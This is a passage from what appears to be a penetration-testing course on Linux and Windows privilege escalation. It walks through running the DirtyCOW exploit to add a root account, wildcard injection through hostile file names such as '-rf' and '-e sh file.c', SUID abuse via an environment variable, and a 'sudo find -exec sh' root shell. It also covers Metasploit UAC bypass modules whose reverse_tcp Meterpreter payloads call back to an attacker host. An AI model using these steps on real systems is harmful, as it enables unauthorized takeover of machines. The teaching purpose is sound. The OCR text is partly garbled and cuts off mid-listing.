-rwxrwxr-x 1 vulnerable vulnerable 8.6K Jan 17 10:31 demo
drwxrwxr-x 2 vulnerable vulnerable 4.0K Jan 17 10:31 .
-rw-rw-r-- 1 vulnerable vulnerable  187 Jan 17 10:31 demo.c
drwxr-xr-x 5 vulnerable vulnerable 4.0K Jan 17 10:27 ..
vulnerable@ubuntu:~/Desktop/permissions$
```

Here the 'demo' program is owned by the 'vulnerable' user and the 'vulnerable' group. Note the permissions here allow the user and group owners to read, write and execute, while anyone else can only read and execute the file.

When we run this program, all it is going to do is print the user which it is running as:

```
vulnerable@ubuntu:~/Desktop/permissions$ ./demo
vulnerable
vulnerable@ubuntu:~/Desktop/permissions$
```

Now we're going to change its ownership to 'root', so the file will be owned by the superuser account:

```
$ sudo chown root:root ./demo
$ ls -halt
```

This makes the root user and the root group the owner of this file.

```
vulnerable@ubuntu:~/Desktop/permissions$ sudo chown root:root ./demo
[sudo] password for vulnerable:
vulnerable@ubuntu:~/Desktop/permissions$ ls -halt
total 24K
-rwxrwxr-x 1 root       root       8.6K  Jan 17 10:31 demo
drwxrwxr-x 2 vulnerable vulnerable 4.0K  Jan 17 10:31 .
-rw-rw-r-- 1 vulnerable vulnerable  187  Jan 17 10:31 demo.c
drwxr-xr-x 5 vulnerable vulnerable 4.0K  Jan 17 10:27 ..
vulnerable@ubuntu:~/Desktop/permissions$
```

Now if we run the program:

```
vulnerable@ubuntu:~/Desktop/permissions$ ./demo
vulnerable
vulnerable@ubuntu:~/Desktop/permissions$
```

It behaves the exact same way as before. Why? Well, we ran this program as the 'vulnerable' user, so this program inherited the same permissions as we had. This is the default behaviour in Linux. There are some programs that need this behaviour to change, however. Sometimes a program needs root permissions to function, but it may also need to be available for non-root users to run it. In this case it needs a special set of permissions known as SUID or SGID.

SUID or Set User ID is a permission that is set on a program to say that when it is run it can run at the same privilege level as the owner of the file.

SGID or Set Group ID is like SUID, except instead of running the program at the user owner's privilege level, it runs at the group owner's privilege level.

So first we'll set the SUID permission on the binary:

```
$ sudo chmod u+s ./demo
```

The above command means add SUID privileges (+s) to the user permissions (u). Now if we look at it:

```
vulnerable@ubuntu:~/Desktop/permissions$ ls -halt
total 24K
-rwsrwxr-x 1 root       root       8.9K Jan 17 10:43   demo
drwxrwxr-x 2 vulnerable vulnerable  4.0K Jan 17 10:43   .
-rw-rw-r-- 1 vulnerable vulnerable  303  Jan 17 10:43   demo.c
drwxr-xr-x 5 vulnerable vulnerable  4.0K Jan 17 10:27   ..
vulnerable@ubuntu:~/Desktop/permissions$
```

There are two things to notice here. The 'x' that means this file is executable has changed to an 's'. It's still executable, but it means that it is executable as SUID. The other thing you may notice is that the filename may now be highlighted in a color. You won't always get the highlighting, it depends on your Linux configuration, but in this case it just shows us the file is SUID.

Now if we run the program:


```
vulnerable@ubuntu:~/Desktop/permissions$ ./demo
root
vulnerable@ubuntu:~/Desktop/permissions$
```

This is going to be important in the next few chapters, because one of the best ways to privilege escalate is to exploit binaries, which run with a higher privilege level.

Exploiting Services

One of the best ways to privilege escalate is to find out which services are running on the box and then find exploits for them. We won't be going into a great deal of detail on this because it is basically what you've been doing in the exploitation modules. The benefit of being able to use local exploits is you aren't limited to only attacking services and programs which are listening on the network. You can attack software which doesn't talk to the network at all.

You'll want to start by getting a list of all running processes using the 'ps' command. I like to use `ps auxf`:



Once you've identified the software that is running and the version numbers, it's time to start looking for exploits in exploit-db. Make sure to browse the file system as well; there will likely be software that is installed that is not always running, which you may be able to exploit also. Later in this module you'll learn some tips for finding programs which run as SUID or SGID using the 'find' command.

Exploiting the Kernel

Another possible way to privilege escalate is to exploit the Linux kernel itself. The Linux kernel is a piece of software and, like any software written by humans, it has bugs in it. Every now and then an exploit will be released for a Linux kernel version, and these exploits are usually very serious. The Linux kernel is responsible for talking to the hardware directly, in other words the Kernel is the master of the entire computer. If you exploit the kernel, you can make the computer do anything you want.

The first step is to find out the Kernel version currently running. You can do this using the 'uname' command:


```
$ uname -a
```

```
vulnerable@ubuntu:~/Desktop$ uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64
X86_64 GNU/Linux
vulnerable@ubuntu:~/Desktop$
```

You can see here that we are running Linux kernel version 4.4.0-31-generic. As with any other piece of software, you can find exploits on exploit-db or even by searching:


```
linux kernel 4.4.0-31 exploit
```

Comes up with a lot of results!



This isn't even a particularly old version of the Linux kernel.

One of the exploits available for this version of the Linux kernel is known as DirtyCOW. It was a very famous exploit at the time, it even had its own logo:



DIRTY COW

COW actually stands for Copy On Write, it was a fiaw in the Linux kernel which allowed an unprivileged user to overwrite a non-writeable file. It doesn't sound too impressive, just being able to write to a non-writeable file, but remember the user accounts are stored in the 'passwd' file. If we can overwrite that, we can add a new account with the same privilege level as the root user.

```
vulnerable@ubuntu:~/Desktop$ gcc -pthread dirty.c -o dirty -lcrypt
vulnerable@ubuntu:~/Desktop$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
pwned:fikswtrwkeoDg:0:0:pwned:/root:/bin/bash

mmap: 7f0347660000
^C
vulnerable@ubuntu:~/Desktop$ su pwned
Password:
pwned@ubuntu:/home/vulnerable/Desktop# cat /etc/shadow
root:!:17540:0:99999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
```

First we compile the exploit by following the instructions and run it. It asks us to enter a password for the new user account, which we enter. Notice the line it generates there, this is the entry that is getting added to the '/etc/passwd' file.

Now we can use 'su' to switch user to the new account. Once we become the 'pwned' account we can make sure we have root privileges by reading the '/etc/shadow' file which only the 'root' user is allowed to read.

If you look at the /etc/passwd file, you can see the line where the exploit generated was added:

```
pwned@ubuntu:/home/vulnerable/Desktop# cat /etc/passwd
pwned:fiksWtrwkeODg:0:0:pwned:/root:/bin/bash
usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x: 7:7:1p:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

After a reboot, the 'pwned' user stops existing because the file was only changed in memory and not written to the disk.

This is one example of a kernel exploit that can be used to privilege escalate. This is also a good lesson on why you should always make sure every piece of software that runs on the computer is up to date, including the kernel.

Wildcard Injection

Aside from exploiting binaries, it is important not to overlook the possibilities available to us in misconfigured systems. Wildcard injection takes advantage of the way the Linux terminal supplies parameters to the commands it runs.

In this example we have two files and two folders, each containing a file:

```
vulnerable@ubuntu:~/Desktop/wildcard$ ls
file1 file2 folder1 folder2
vulnerable@ubuntu:~/Desktop/wildcard$ ls folder1
file1
vulnerable@ubuntu:~/Desktop/wildcard$ ls folder2
file1
vulnerable@ubuntu:~/Desktop/wildcard$
```

If we were to use:

```
$ rm *
```

In this folder, all the files in the wildcard folder would get deleted, but the folders and the files within them would remain:

```
vulnerable@ubuntu:~/Desktop/wildcard$ rm *
rm: cannot remove folder1' : Is a directory
rm: cannot remove folder2' : Is a directory
vulnerable@ubuntu:~/Desktop/wildcard$ ls
folder1 folder2
vulnerable@ubuntu:~/Desktop/wildcard$ ls folder1
file1
vulnerable@ubuntu:~/Desktop/wildcard$ ls folder2
file1
vulnerable@ubuntu:~/Desktop/wildcard$
```

The reason the folders didn't get deleted is because we didn't use the r parameter for recursive.

Now if we put everything back to how it was and this time we sneakily add a file called r f:

```
vulnerable@ubuntu:~/Desktop/wildcard$ ls
file1 file2 folder1 folder2 -rf
vulnerable@ubuntu:~/Desktop/wildcard$
```

Then if we run that same 'rm' command again:

```
$ rm *
```

We get:

```
vulnerable@ubuntu:~/Desktop/wildcard$ rm *
vulnerable@ubuntu:~/Desktop/wildcard$ ls
-rf
vulnerable@ubuntu:~/Desktop/wildcard$
```

This time all the files and folders were deleted. Why? Well, because there was a file called '-rf' in the folder, it was injected into the command as parameters and that told the 'rm' command it was to be recursive (-r) and not to ask for confirmation before deleting files (-f for force).

This can only be done when a wildcard is used, but wildcards are often used when running cron jobs. Remember, these are scheduled tasks on Linux. If a cron is running and you can see which command it is using, it may be possible to take advantage of it by dropping a file into a particular location.

One common tool used in cron jobs is the 'rsync' command. Rsync allows you to sync the contents of two folders, either locally or even over the internet. It is commonly used as a backup system. Rsync also supports the '-e' parameter, which allows it to execute commands during the process.

If you, as the attacker, have write access to a folder that is being backed up by 'rsync' and it is running as the root user, you have the chance to privilege escalate.

In this example we have a folder with some '.c' files in it:

```
vulnerable@ubuntu:~/Desktop/wildcard/folder1$ ls
test2.c test.c
vulnerable@ubuntu:~/Desktop/wildcard/folder1$
```

Now we'll make a shell script in the folder1 folder:

```
$ nano file.c
```

And fill it with:

```
/usr/bin/whoami > whoami_result.txt
```

This command runs the 'whoami' command and then outputs the results to a text file.

Next we'll use nano to create a file in folder1 called `-e sh file.c`

```
vulnerable@ubuntu:~/Desktop/wildcard/folder1$ ls
-e sh file.c file.c test2.o test.c
vulnerable@ubuntu:~/Desktop/wildcard/folderi$
```

Let's see what happens if we now use rsync (as root) to sync folder1 to a server that doesn't exist:

```
$ sudo rsync -t *.c foo:src/
```

```
vulnerable@ubuntu:-/Desktop/wildcard/folder1$ sudo rsync -t *.C foo:src/
rsync: connection unexpectedly closed (0 bytes received so far) [sender]
rsync error: error in rsync protocol data stream (code 12) at io.c(226) [sender=3.1.1]
vulnerable@ubuntu:~/Desktop/wildcard/folder1$ ls
-e sh file.c file.c whoami_result.txt test2.c test.c
vulnerable@ubuntu:~/Desktop/wildcard/folder1$ cat whoami_result.txt
root
vulnerable@ubuntu:~/Desktop/wildcard/folder1$
```

So, here rsync failed to run because the server 'foo' isn't a valid domain or IP address, but the wildcard caused the '-e' file to run, executing `sh file.c`. We then see the result of the 'whoami' command output to 'file_output.txt' and the command ran as root. If the backup cron job runs as the 'root' user, this is a good way of getting commands to run as root.

SUID Files

We've already mentioned in this module that one of the best ways to privilege escalate is to target software that runs as the root user. Other than running services, there may be binaries with SUID or SGID permissions set that are owned by the root user. Not all of them will be exploitable, but some of them may be vulnerable to buffer overflows or other kinds of exploits.

You can look for files with SUID permissions using the 'find' command:

```
find / -perm -4000 -user root -type f -print 2>/dev/null
```

This command reads: Look in the root directory and all sub directories for files with SUID permissions owned by the root user and don't output any errors. That last bit about hiding errors is because we are running as an unprivileged user so there will be folders we aren't allowed to look inside, it just makes the output neater:

```
vulnerable@ubuntu:~/Desktop/suid$ find / -perm -4000 -user root -type f -print 2
>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/ubuntu-core-launcher
/usr/bin/chfn
/usr/bin/pkexec
/usr/sbin/pppd
/bin/ping6
/bin/fusermount
/bin/su
/bin/ping
/bin/ntfs-3g
/bin/umount
/bin/mount
/home/vulnerable/Desktop/permisslons/demo
```

Notice that it found the SUID example from earlier in the module?

You can also find files with the SGID permission set using:

```
find / -perm -2000 -user root -type f -print 2>/dev/null
```

```
vulnerable@ubuntu:~/Desktop/suid$ find / -perm -2000 -user root -type f -print 2
>/dev/null
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/evolution/camel-lock-helper-1.2
/usr/bin/ssh-agent
/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/mlocate
/usr/bin/chage
/usr/bin/crontab
/usr/bin/expiry
/sbin/unix_chkpwd
/sbin/pam_extrausers_chkpwd
```

Beyond simple exploits, you should look for SUID programs that execute scripts that you can write to. Those scripts will inherit the SUID program's root permissions.

Also watch out for any programs that execute scripts based on an environment variable. For example, if a program executes a shell script by reading an environment variable such as $SCRIPT_PATH, you could edit that environment variable to point to a script with the same name in a folder you control. The contents of that script would then be run as root.

In this example we have a program called 'environ', which is a program that loads a shell script from a location dictated by an environment variable:

```
vulnerable@ubuntu:~/Desktop/suid$ ls -halt
total 32K
-r-sr-xr-x 1   root       root       8.8K   Jan 17 13:01 environ
drwxrwxr-x 4   vulnerable vulnerable  4.0K   Jan 17 13:01 .
-rw-rw-r-- 1   vulnerable vulnerable  345    Jan 17 13:01 environ.c
drwxrwxr-x 2   vulnerable vulnerable  4.0K   Jan 17 12:56 folder2
drwxrwxr-x 2   vulnerable vulnerable  4.0K   Jan 17 12:48 folder1
drwxr-xr-x 7   vulnerable vulnerable  4.0K   Jan 17 12:28
vulnerable@ubuntu:~/Desktop/suid$ strings environ
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
exit
sprintf
strlen
malloc
system
strsep
strcmp
__libc_start_main
__gmon_start__
GLIBC_2.2.5
UH-p
AWAVA
AUATL
[]A\A]A^A
SCRIPT_PATH
%s/script.sh
:*3$"
```

After running strings on it we can see the tell-tale sign that it is looking for an environment variable to determine the path to the script to execute.

```
vulnerable@ubuntu:~/Desktop/suid$ echo $SCRIPT_PATH
/home/vulnerable/Desktop/suid/folder1/
vulnerable@ubuntu:~/Desktop/suid$
```

We can see where the script is being executed from. If we look at that script, we could edit it if we had permissions:

```
vulnerable@ubuntu:~/Desktop/suid$ ls -halt folder1
total 12K
drwxrwxr-x 4 vulnerable vulnerable 4.0K Jan 17 12:50
drwxrwxr-x 2 vulnerable vulnerable 4.0K Jan 17 12:48
-r-xr-xr-x 1 root       root          27 Jan 17 12:48 script.sh
vulnerable@ubuntu:~/Desktop/suid$
```

In this case we don't have write permissions to this file so we can't edit it. The alternative is to make a new script in a different folder and change the environment variable.

We'll make a script in folder2 with the same name, script.sh:

```
#!/bin/bash

whoami
```

Next we'll change the environment variable to point to folder2:

```
export SCRIPT_PATH=/home/vulnerable/Desktop/suid/folder2/
```

```
vulnerable@ubuntu:-/Desktop/suid$ export
SCRIPT_PATH=/home/vulnerable/Desktop/suid/folder2/
vulnerable@ubuntu:~/Desktop/suid$ echo $SCRIPT_PATH
/home/vulnerable/Desktop/suid/folder2/
vulnerable@ubuntu:~/Desktop/suid$ ./environ
root
vulnerable@ubuntu:~/Desktop/suid$
```

Sudo

Sudo is the command that lets a normal user run things as root if the administrator has decided they can. For example, on a default Ubuntu install the normal user account is allowed to run anything as root. The user inputs their password and not the root password to run those commands as root. The 'sudoers' file is the configuration file which specifies who can run which commands as root.

For example, perhaps the administrator needs a normal user to be able to use the find command to search for files outside of the directories they have read access to. They may therefore give that user permission to only run the find command as root without a password. You should carefully pay attention to which commands are available to a user to run with elevated privileges through sudo, because some commands can be used to execute other commands.

With 'find', you can have 'find' execute commands with the -exec parameter, like so:

```
sudo find /etc -exec sh -i \;
```

After this you should have a root shell:

```
vulnerable@ubuntu:~/Desktop$ sudo find /etc -exec sh -i \;
[sudo] password for vulnerable:
# whoami
root
```

There are other commands which could be used to similar effect; if you recall a few sections ago the rsync command had the '-e' parameter. If we were allowed to run rsync as root, then we could have used that to run a shell script.

Privilege Escalation Lab

Whether your target system is Windows or Linux, even a well patched system can experience privilege escalation issues based on configuration. In this lab we are going to take a look at abuse of a SUID binary on the system to inherit the permissions of another user. This is also interesting as we are not switching to the root user as many examples show, and in real systems it is often these other 'real' users that hold the data an attacker would be interested in.

Privilege Escalation 2

Previous Module

In the last privilege escalation module, we covered:

- Why privilege escalate?
- SUID root
- Exploiting services running as root
- Exploiting the kernel - DirtyCOW
- Exploiting configuration - wildcard injection
- Exploiting configuration - SUID files
- Exploiting configuration - sudo

Contents

In this module we will cover Windows privilege escalation techniques:

- Windows permissions
- User Account Control (UAC) and bypassing UAC.
- Kernel exploits
- Stored credentials
- Unquoted service paths
- Weak registry permissions
- Weak folder permissions
- AlwaysInstallElevated

Windows Permissions

On Windows there are two high sets of high privileges. The first is 'Administrator'. An 'Administrator' is allowed to do**nearly** anything on the system, but there are still some things that this user is not allowed to do. This is normally the highest level of privilege a user can reach on a Windows system. The next level up from 'Administrator' is 'SYSTEM'. The SYSTEM or Local System user is not bound by any restrictions, but normally a user cannot run as the 'SYSTEM' user. The 'SYSTEM' user is reserved for system services which are necessary for the operating system to function.

Once we have a low privilege account on a Windows target, our goal is to elevate not to 'Administrator', but to 'SYSTEM'. In practice, if you can reach the level of 'Administrator' it is trivial to become 'SYSTEM', however.

You can see from this screenshot from our exploitation module that exploiting Windows XP directly gave us 'SYSTEM'-level privileges:

```
meterpreter > sysinfo
Computer        : FTPUSER-12613B2
OS              : Windows XP (Build 2600, Service Pack 3)
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /root/iTKIIfrd.jpeg
meterpreter >
```

Notice the username here is `NT AUTHORITY\SYSTEM`. Usually we won't be able to go directly to SYSTEM, but it depends on the exploit we used to gain a foothold on the target.

On Windows, if a user executes a program while they are the 'Administrator' user, that program will not necessarily run with high privileges (except in older systems pre Windows Vista). Instead, those privileges will be dropped to lower privileges unless the program needs higher privileges. If the program does need higher privileges, you will get a pop-up asking you if you want to continue running the program. This is known as UAC or User Account Control.

When UAC was first launched, it immediately built up a bad reputation amongst users. There were cries of, "what?! I clicked this thing and it's asking me do I want to allow it to run? I just clicked it, **of course** I want it to run. If I didn't want it to run I wouldn't have clicked it!"

This was a fundamental misunderstanding of what UAC was doing. UAC was asking permission for the program to perform privileged actions. In other words, it was an attempt to protect you from a malicious program that said it was going to do one thing and then tried to do something else entirely that required high privileges.

Unfortunately the original pop-up on Vista was very slow and this just succeeded in annoying users. Many people turned UAC off entirely, and those who didn't, got used to clicking on 'accept' for every pop-up that appeared as quickly as possible so they could continue with whatever they were doing.

These days UAC is much less annoying, systems are faster and Microsoft lowered the default conditions which would trigger a prompt. Here is the prompt on Windows 10 currently:

Bypassing UAC

The easiest way to bypass UAC is simply to ask the user for permission. Over the years, users have been thoroughly trained to accept any pop-up without even reading it. There's even a Metasploit module for it:`exploit/windows/local/ask`. As the name suggests, all it does is trigger the UAC warning and if the user clicks to accept, you get privileged access.

Here we have an unprivileged Meterpreter session. Even though the user is an administrator, we can't do anything without hitting UAC:

```
[-] Handler failed to bind to 192.168.0.23:1337: -
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.26:1337 -> 192.168.0.23:49172) at 2018-01-
19 17:03:05 +0000
meterpreter > getuid
Server username: IE8WIN7\IEUser
meterpreter >
```

Let's look at what privileges we have exactly:

```
meterpreter > run post/windows/gather/win_privs

Current User
============

Is Admin    Is System   Is In Local Admin Group UAC Enabled Foreground ID   UID
False       False       True                    True        1
"IE8WIN7\\IEUser

Windows Privileges
==================

Name
----
SeChangeNotifyPrivilege
eIncreaseworkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Let's ask for permission here:

```
meterpreter >
Background session 1? [y/N]
msf exploit(multi/handler) > use exploit/windows/local/ask
msf exploit(windows/local/ask) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit windows/local/ask) > show options
```

```
Module options (exploit/windows/local/ask) :

Name      Current Setting Required Description
----      --------------- -------- -----------
FILENAME                  no       File name on disk
PATH                      no       Location on disk, %TEMP% used if not set
SESSION                   yes      The session to run this module on.
TECHNIQUE   EXE           yes      Technique to use (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp) :

Name      Current Setting Required Description
----      --------------- -------- -----------
EXITFUNC    process       yes      Exit technique (Accepted: ', seh, thread, process,
none)
LHOST       192.168.0.26  yes      The listen address
LPORT       1338          yes      The listen port

Exploit target:
Id  Name
--  ----
0   Windows

msf exploit(windows/local/ask) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ask) > set TECHNIQUE PSH
TECHNIQUE => PSH
msf exploit(windows/local/ask) > set LHOST 192.168.0.26
LHOST => 192.168.0.26
msf exploit (windows/local/ask) > set LPORT 1338
LPORT => 1338
msf exploit(windows/local/ask) >
```

Note: 'PSH' stands for PowerShell, the new command line interface that is available since Windows 7. PowerShell is truly powerful, and as a result it is an excellent tool for attackers to leverage. Many techniques that don't work in EXE form will work in PowerShell, and anti-virus products are notoriously bad at detecting malicious PowerShell.

Now we run the exploit by typing `exploit`

```
msf exploit (windows/local/ask) > exploit
[*] Started reverse TCP handler on 192.168.0.26:1338
[*] UAC is Enabled, checking level.
[*] The user will be prompted, wait for them to click 'ok'
[*] Executing Command!
```

And on the target we see:

And then back on the attacker system:

```
msf exploit (windows/local/ask) > exploit
[*] Started reverse TCP handler on 192.168.0.26:1338
[*] UAC is Enabled, checking level.
[*] The user will be prompted, wait for them to click 'ok'
[*] Executing Command!
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 2 opened (192.168.0.26:1338 -> 192.168.0.23:49183) at 2018-01-
19 17:59:22 +0000
```

Let's see what privileges we have now:

```
meterpreter > run post/windows/gather/win_privs

Current User
============

Is Admin    Is System   Is In Local Admin Group UAC Enabled Foreground ID   UID
False       False       True                    True        1
"IE8WIN7\\IEUser

Windows Privileges
==================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
eCreatePagefilePrivilege
CreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
eIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
eLoadDriverPrivilege
SeManageVolumePrivilege
```

```
SeProfilesingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemprofilePrivilege
SeSystemtimePrivilege
SeTakeownershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Notice the list of privileges we have is significantly longer now? We have a higher privilege level than before when we were restricted by UAC.

If we go back to the unprivileged Meterpreter session and try to elevate our access to SYSTEM level using Meterpreter's built in `getsystem` command, we are blocked by UAC:

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was
attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

If we swap back over to our second session which we bypassed UAC on:

```
meterpreter >
Background session 1? [y/N]
msf exploit (windows/local/ask) > sessions -i 2
[*] Starting interaction with 2.

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter
```

We can see the only thing that was stopping us from going from Administrator to SYSTEM was UAC. As soon as we bypass UAC, Meterpreter can automatically launch an exploit to get us SYSTEM authority. Of course, `getsystem` relies on the fact that we already were an Administrator. If you have an even lower privilege level, the first step is getting to Administrator in the first place.

There are a few other methods for bypassing UAC with Metasploit. This time we'll use the bypassuac module which automatically tries a few different exploits to bypass UAC without user interaction:

```
msf exploit (windows/local/ask) > use exploit/windows/local/bypassuac
msf exploit (windows/local/bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit (windows/local/bypassuac) > show options
Module options exploit/windows/local/bypassuac) :
Name       Current Setting Required Description
SESSION                    yes     The session to run this module on.
TECHNIQUE   EXE            yes     Technique to use if UAC is turned off (Accepted:
PSH, EXE)
Payload options (windows/meterpreter/reverse_tcp) :

Name       Current Setting Required Description
EXITFUNC    process        yes     Exit technique (Accepted: '', seh, thread,
process, none)
LHOST                      yes     The listen address
LPORT      4444            yes     The listen port

Exploit target:
Id  Name
0   Windows x86

msf exploit (windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf exploit (windows/local/bypassuac) > set TECHNIQUE PSH
TECHNIQUE => PSH
msf exploit (windows/local/bypassuac) > set LHOST 192.168.0.26
LHOST => 192.168.0.26
msf exploit (windows/local/bypassuac) > set LPORT 1339
LPORT => 1339
msf exploit (windows/local/bypassuac) >
```

Notice we set our SESSION to 1; that was the original session without UAC bypassed. Session 2 has SYSTEM level privileges now, but we'll pretend we haven't already won and try this second attack.

```
msf exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.0.26:1339
[*] UAC is Enabled, checking level
[+] UAC is set to Default
[+] Bypassuac can bypass this setting, continuing
[+] Part of Administrators group! Continuing
[*] Uploaded the agent to the filesystem
[*] Uploading the bypass UAC executable to the filesystem
[*] Meterpreter stager executable 73802 bytes long being uploaded
[*] Sending stage (179779 bytes) to 192.168.0.23
[*] Meterpreter session 3 opened (192.168.0.26:1339 -> 192.168.0.23:49184) at 2018-01-
19 18:14:47 +0000
```

This time UAC was bypassed without any interaction from the target. There was no pop-up at all, it was totally silent. Now let's check our privileges:

```
meterpreter > run post/windows/gather/win_privs
```

```
Current User
============

Is Admin    Is System   Is In Local Admin Group UAC Enabled Foreground ID   UID
False       False       True                    True        1
"IE8WIN7\\IEUser

Windows Privileges
==================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
eCreatePagefilePrivilege
CreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
eIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
eLoadDriverPrivilege
SeManageVolumePrivilege
